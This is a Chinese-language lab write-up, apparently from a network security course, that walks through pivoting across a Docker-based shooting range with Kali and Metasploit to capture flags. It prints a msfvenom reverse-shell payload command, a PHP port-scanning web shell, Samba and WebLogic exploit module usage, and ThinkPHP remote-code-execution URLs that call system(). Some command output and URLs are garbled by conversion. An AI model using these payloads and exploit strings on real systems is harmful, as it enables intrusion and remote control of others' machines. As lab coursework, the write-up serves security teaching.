网安实践: 内网渗透和攻击

实验环境

- kali
- metasploit
- docker
- vulficus

实验步骤


步骤一 攻击入口靶标并getflag

步骤二 设立立足点并发现靶标2-3

1. 在攻击者主机上生成meterpreter.elf文件 msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<攻击者主机IP> LPORT=<端口> -f elf > meterpreter.elf

```
(kali@kali-attacker)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4422 -f elf > meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

2. 上传文件 (要求完成入口靶标的提权行为)



3. 在metasploit里设置如下并run -j等待

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
```

```
set lhost <攻击者主机IP>
set lport <端口>
run -j
```

注意,这里的IP和端口要和生成.elf文件时设置的一样

5. 在靶机上进入入口靶标的容器,在靶机里运行meterpreter.elf

```
-(kali®kali)-[~]
 _$ docker exec -it fe35 bash
root@fe35bfc083e6:/# wget http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
--2025-05-24 19:12:11-- http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
Connecting to 192.168.56.101:61696... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: 'meterpreter.elf'
                                                                            100%[==============
meterpreter.elf
                                                                                                        207 --.-KB/s
                                                                                                                           in 0s
2025-05-24 19:12:11 (50.2 MB/s) - 'meterpreter.elf' saved [207/207]
root@fe35bfc083e6:/# chomd 7777 meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# ./meterpreter.elf
bash: ./meterpreter.elf: Permission denied
root@fe35bfc083e6:/# sudo ./meterpreter.elf
bash: sudo: command not found
root@fe35bfc083e6:/# touch meterpreter.elf
root@fe35bfc083e6:/# chomd +x meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# chmod +x meterpreter.elf
root@fe35bfc083e6:/# ./meterpreter.elf
```

6. 返回到攻击者主机,可以看到连接成功

7. 升级shell sessions -u <会话编号>

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:41894) at 2025-05-25 00:41
:44 -0400
[*] Stopping exploit/multi/handler
```

8. 进入新开启的会话,查看route, arp, ipconfig sessions -i <会话编号>

meterpreter > route

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.170.84.1	0	eth0
192.170.84.0	255.255.255.0	0.0.0.0	0	eth0

meterpreter > ipconfig

Interface 1

: lo Name

Hardware MAC : 00:00:00:00:00:00

MTU : 65536

Flags : UP,LOOPBACK

IPv4 Address : 127.0.0.1 IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:

Interface 2

Name : eth0

Hardware MAC : 22:fd:a1:5d:44:72

: 1500 MTU

MTU Flags : UP, BROADCAST, MULTICAST

IPv4 Address : 192.170.84.4 IPv4 Netmask : 255.255.25.0

9. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
______
   Subnet
                     Netmask
                                        Gateway
                                        Session 10
   192.169.85.0
                      255.255.255.0
   192.170.84.0
                      255.255.255.0
                                        Session 9
   192.170.84.2
                     255.255.255.0
                                        Session 10
                     255.255.255.0
   192.170.84.3
                                        Session 10
```

10. 扫描

```
search portscan
use 0
set rhosts <ip>
set ports <ports>
set threads 10
run
```

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.170.84.2-254
rhosts => 192.170.84.2-254
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 21.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 192.170.84.3:
                         - 192.170.84.3:80 - TCP OPEN
[+] 192.170.84.2:
                          - 192.170.84.2:80 - TCP OPEN
                          - 192.170.84.4:80 - TCP OPEN
[+] 192.170.84.4:
[*] 192.170.84.2-254:
                          - Scanned 27 of 253 hosts (10% complete)
                          - Scanned 51 of 253 hosts (20% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                          - Scanned 76 of 253 hosts (30% complete)
                          - Scanned 102 of 253 hosts (40% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                          - Scanned 127 of 253 hosts (50% complete)
[*] 192.170.84.2-254:
                          - Scanned 152 of 253 hosts (60% complete)
                          - Scanned 180 of 253 hosts (71% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                          - Scanned 203 of 253 hosts (80% complete)
                          - Scanned 228 of 253 hosts (90% complete)
[*] 192.170.84.2-254:
[*] 192.170.84.2-254:
                          - Scanned 253 of 253 hosts (100% complete)
```

扫描100%后查看存活的主机和服务,使用hosts和services

```
nmap -p 80 192.170.84.3
[*] exec: nmap -p 80 192.170.84.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 16:47 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.170.84.3
Host is up (0.00062s latency).
       STATE
                 SERVICE
80/tcp filtered http
Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
<u>msf6</u> exploit(unix/webapp/thinkphp_rce) > vices
{f [-]} Unknown command: vices. Run the <code>help</code> command for more details.
<u>msf6</u> exploit(unix/webapp/thinkphp_rce) > services
Services
_____
                                               info
host
                 port
                        proto
                                      state
                                name
                 49723
192.168.56.101
                                      closed
                        tcp
192.168.5<u>6.101</u>
                 61696
                                               Apache httpd 2.4.18 (Ubuntu)
                                http
                        tcp
                                      open
192.170.84.2
                 80
                        tcp
                                http
                                      open
                 80
192.170.84.3
                        tcp
                                http
                                      open
192.170.84.4
                 80
                                http
                        tcp
                                      open
```

11. 设置代理 参照教学课件和视频

387056

```
msf6 auxiliary(scanner/portscan/tcp) > search socks_proxy
Matching Modules
                                     Disclosure Date Rank
   # Name
                                                               Check Description
   0 auxiliary/server/socks_proxy
                                                       normal No
                                                                       SOCKS Proxy Server
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy
msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
  -(kali®kali-attacker)-[~]
└─$ <u>sudo</u> lsof -i tcp:1080 -l -n -P
sudo: unable to resolve host kali-attacker: Name or service not known
[sudo] password for kali:
COMMAND
             PID
                      USER
                             FD
                                   TYPE DEVICE SIZE/OFF NODE NAME
firefox-e 366092
                      1000
                             59u IPv4 837334
                                                    0t0 TCP 127.0.0.1:40850->127.0.0.1:1080 (ESTABLISHED)
ruby
          387056
                      1000
                             10u IPv4 797778
                                                     0t0 TCP *:1080 (LISTEN)
                                                    0t0 TCP 127.0.0.1:1080->127.0.0.1:40850 (ESTABLISHED)
ruby
```


cat /etc/proxychains4.conf 确认有以下配置

18u IPv4 837762

1000

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

并且配置浏览器代理,方便直接从浏览器访问网页




完成入口靶标的提权行为后,可以继续尝试上传一些不同的木马文件,例如: 扫描下层ip和端口开放情况

```
<?php
// 定义目标主机列表
$hosts = ['192.170.84.2', '192.170.84.3', '192.170.84.4'];
// 定义需要扫描的端口范围
$ports = range(79, 81);
// 超时时间(秒)
```

```
$timeout = 1;
echo "";
echo "主机端口状态";
foreach ($hosts as $host) {
   foreach ($ports as $port) {
     $fp = @fsockopen($host, $port, $errno, $errstr, $timeout);
     if ($fp) {
        // 端口开放
        $status = "开放";
        fclose($fp);
     } else {
        // 端口关闭或超时
        $status = "关闭";
     echo "{$host}{$port}{$status}";
  }
}
echo "";
?>
```

可以在网页上看到上传成功,点击以后打印扫描结果



步骤三 攻击新发现的靶机

nginx

nginx

1. 设置代理curl扫描到的IP proxychains curl http://192.170.84.2

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2
[*] exec: proxychains curl http://192.170.84.2

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ...
index.php?cmd=ls /tmpmsf6 auxiliary(scanner/portscan/tcp) > proxychains curl
```

2. 根据提示执行以下命令,即可getflag proxychains curl http://<目标IP>/index.php?

cmd=1s%20/tmp

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp
[*] exec: proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ... OK
index.php?cmd=ls /tmpflag-{bmh1bfc8f55-ce51-4e79-9eeb-5723ac1618c8}
```

samba

1. 搜索可用攻击模块并选择合适的模块,设置合适的options,进行攻击

```
search semba type:exploit
use exploit/linux/samba/is_know_pipname
# 设置options, 可以使用show options查看需要设置的内容
# 执行攻击
run
```

2. get flag

```
msf6 exploit(linux/samba/is_known_pipename) > [*] Command shell session 5 opened (192.170.84.3:35318 -> 192.170.84.4:445 via ses
sion 4) at 2025-05-25 06:23:24 -0400
sessions -i 5
[*] Starting interaction with 5...
ls
flag-{bmh0844854b-efbe-4e19-9726-012704bb0799}
```

步骤四设立pivot路由并发现靶标4-5

1. 查看第一层两台主机的ip

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if31: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether f6:d4:2c:05:83:22 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.170.84.4/24 brd 192.170.84.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether e6:e9:70:fe:16:18 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.169.85.4/24 brd 192.169.85.255 scope global eth1
        valid_lft forever preferred_lft forever
```

2. 升级对应的shell

```
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 11
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [11]
[*] Upgrading session ID: 11
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.170.84.3:4433 via the meterpreter on session 10
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > [*] Meterpreter session 12 opened (192.170.84.3:4433 -> 192.170.84.4:45366
msf6 exploit(linux/samba/is_known_pipename) > [*] Meterpreter session 12 opened (192.170.84.3:4433 -> 192.170.84.4:45366
 via session 10) at 2025-05-25 07:51:12 -0400
 [*] Stopping exploit/multi/handler
 sessions
 Active sessions
    Id Name Type
                                                                          Information
                                                                                                                       Connection
     10
                          meterpreter x86/linux root @ 192.170.84.3
                                                                                                                      192.168.56.102:4455 -> 192.168.56.101:45030 (::1)
    11
                          shell cmd/unix
                                                                                                                       192.170.84.3:33490 -> 192.170.84.4:445 via session 10 (192.170
                                                                                                                       .84.4)
                         meterpreter x86/linux root @ 192.170.84.4 192.170.84.3:4433 -> 192.170.84.4:45366 via session 10 (192.17
```

3. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
<u>meterpreter</u> > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
   Subnet
                      Netmask
                                          Gateway
   192.169.85.0
                      255.255.255.0
                                          Session 10
   192.170.84.0
                      255.255.255.0
                                          Session 9
                                          Session 10
   192.170.84.2
                      255.255.255.0
   192.170.84.3
                      255.255.255.0
                                          Session 10
```

步骤五 攻击靶标4-5

weblogic

```
search cve-2019-2725
use 0
set Proxies socks5:127.0.0.1:1080
# 设置靶机IP等
# 例:
# set rhosts 192.169.85.3
# 设置完成以后再进行攻击
run
```

会话窗口开启以后,进入shell,输入ls/tmp, getflag

```
ls /tmp
bea1061393648233859820.tmp
cookie.txt
flag-{bmhed56e02f-b695-4710-97b2-939346677ec5}
hsperfdata_root
packages
wlstTemproot
^Z
```

apache

步骤六 发现终点靶标

同样, ip a查看第二层靶机的网卡, 发现双网卡

升级shell sessions -u <> 进入新启动的shell sessions -i <> 设置pivot路由 run autoroute -s

```
10,10,10,0/24
```

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[-] Could not execute autoroute: ArgumentError Invalid :session, expected Session object got Msf::Sessions::Meterpreter_x86_Linux
```

meterpreter > run autoroute -p

- [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
- [!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table

Subnet	Netmask	Gateway
10.10.10.0 192.169.85.0	255.255.255.0 255.255.255.0	Session 4 Session 2
192.170.84.0	255.255.255.0	Session 4

扫描发现终点靶标

```
<u>msf6</u> auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 5.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 10.10.10.3:
                           - 10.10.10.3:80 - TCP OPEN
                           - Scanned 26 of 253 hosts (10% complete)
[*] 10.10.10.2-254:
                           - Scanned 51 of 253 hosts (20% complete)
[*] 10.10.10.2-254:
                          - Scanned 78 of 253 hosts (30% complete)
[*] 10.10.10.2-254:
[*] 10.10.10.2-254:

    Scanned 102 of 253 hosts (40% complete)

[*] 10.10.10.2-254:

    Scanned 128 of 253 hosts (50% complete)

[*] 10.10.10.2-254:

    Scanned 152 of 253 hosts (60% complete)

[*] 10.10.10.2-254:

    Scanned 178 of 253 hosts (70% complete)

[*] 10.10.10.2-254:
                          Scanned 206 of 253 hosts (81% complete)
[*] 10.10.10.2-254:
                          - Scanned 228 of 253 hosts (90% complete)
[*] 10.10.10.2-254:
                          - Scanned 253 of 253 hosts (100% complete)
```

步骤七 攻击终点靶标

thinkphp

cve_2018_1002015

1. 浏览器访问以下网页



Welcome BMH shooting range


2. 浏览器访问以下网页,执行phpinfo() http://<目标IP>:<端口>/index.php?
s=index/\think\app/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo
&vars%5B1%5D%5B%5D=1



3. 执行系统命令ls /tmp, getflag

http://<目标IP>:<端口>/index.php?

 $s=index/\think\app/invokefunction = call_user_func_array\&vars\%5B0\%5D = system\&vars\%5B1\%5D\%5B\%5D = ls\%20/tmp$



参考资料

教学课件 教学视频【网络安全(2023) 综合实验】 教学视频【第六章 网络与系统渗透】